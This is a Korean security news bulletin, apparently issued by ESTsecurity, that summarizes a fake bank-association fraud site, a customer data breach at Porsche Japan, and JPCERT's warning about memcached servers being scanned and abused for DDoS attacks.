
이번에 발견된 가짜 사이트에 관해서도 '은행협회에서는 지국의 인간이 자택에 직접 물어서 소중한 자산을 지키겠습니다' 등의 기재가 있었다. 인터넷 상만으로 완결하는 피싱공격이 아니라 범인이 피해자에게 접촉하는 입금사기 등의 범죄에서 이용하기 위해 설치되었을 가능성도 있다.

[출처] http://www.security-next.com/089961

포르쉐 재팬에 부정접속, 고객정보 2 만 8 천만건이 유출 – 독일 모회사에서의 지적으로 판명

ポルシェジャパンに不正アクセス、顧客情報2.8 万件が流出 - 独親会社からの指摘で判明

포르쉐 재팬은 위탁처가 고객의 개인정보를 관리하는 서버가 부정접속을 받아, 고객정보 2 만 8722 건이 외부로 유출되었다는 사실이 밝혀졌다.



부정접속을 공표한 포르쉐 재팬의 웹사이트

포르쉐 재팬에 따르면, 위탁처 서버에서의 웹 어플리케이션이 부정접속을 받은 것으로 일부 고객정보가 유출되었다고 한다. 이 회사에서는 유출된 고객정보의 범위 등, 상세한 내용에 대해서 조사를 진행하고 있다. 유출이 확인된 것은 2000 년부터 2009 년에 걸쳐서 이 회사에 카탈로그를 요구한 고객에 관한 2 만 3151 건의 메일주소이다.

같은 데이터베이스에는 성명이나 주소, 전화번호, 성별, 생년월일, 직업, 연 수입, 소유차 정보, 희망차종, 구입예정, 판매점 명 등도 포함되어 있어 이들 정보도 유출되었을 가능성이 있다. 게다가 2015 년 7 월에 실시한 캠페인 응모자에 관한 메일주소 5568 건이 유출되었다. 성명 등도 포함되어 있을 가능성이 있다. 그 외 3 건의 메일주소도 유출이 확인되었으나, 그 중 어떤 메일주소에 대해서도 수상한 메일이 도착했다 등의 지적은 받고 있지 않다고 한다.


문제가 발각되게 된 발단은 독일 모회사에서 받은 지적을 통해서였다. 해외의 웹사이트에서 정보가 부정으로 취득 당했다는 것을 나타내는 내용을 확인했다며, 2 월 21 일에 일본법인인 이 회사에 연락을 하여 다음 날 이 회사가 위탁처 서버를 조사한 결과, 부정접속을 받고 있었다는 사실이 판명되었다. 부정접속은 현재 알고 있는 것만해도 1 월 23 일부터 2 월 11 일에 걸쳐서 복수 회에 걸쳐 이루어졌다고 한다. 1 월 22 일 이전에 대해서는 서버에 로그가 보존되어 있지 않아서 상세한 상황은 알려지지 않고 있다. 이 회사에서는 경찰에게 상담을 추진하는 동시에 부정접속의 흔적에 대해서 포렌직 조사를 실시하여 피해 범위의 특정을 진행하겠다고 한다.

[출처] http://www.security-next.com/090524

2 월 21 일경부터 'memcached' 노리는 접속이 증가 – 악용보고도

2 月 21 日ごろより「memcached」狙うアクセスが増加 - 悪用報告も

메모리 캐시 서버 'memcached'를 노리는 것으로 보이는 접속 증가가 관측되고 있다. DDoS 공격의 발판으로 이용된 것으로 보이는 보고도 있다고 한다. 주의를 당부한 JPCERT 코디네이션센터에 따르면, 2 월 21 일 경부터 'memcached'가 이용하는 UDP 11211 번 포트에 대한 접속이 증가하고 있다고 한다.



11211 번 포트에 대한 스캔상황 (그래프 : JPCERT/CC)

JPCERT 코디네이션센터의 관측시스템에서 패킷 증가를 관측했을 뿐 아니라 외부에서도 이 센터에 정보가 들어오고 있다. 게다가 이 서버가 DDoS 공격의 발판에 악용 당한 것으로 보이는 케이스에 대해서도 보고를 받고 있다고 한다.

'memcached'를 디폴트인 채로 이용하고 있는 경우 등 서버가 외부로 의도치 않게 공개되고 있을 경우가 있어, 공격의 발판으로 이용 당하거나 정보유출로 이어질 우려가 있다고 이 센터에서는 위험성을 지적한다. 이용자에게 접속제어를 적절하게 실시하도록 주의를 호소하고 있다.

[출처] http://www.security-next.com/090544

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com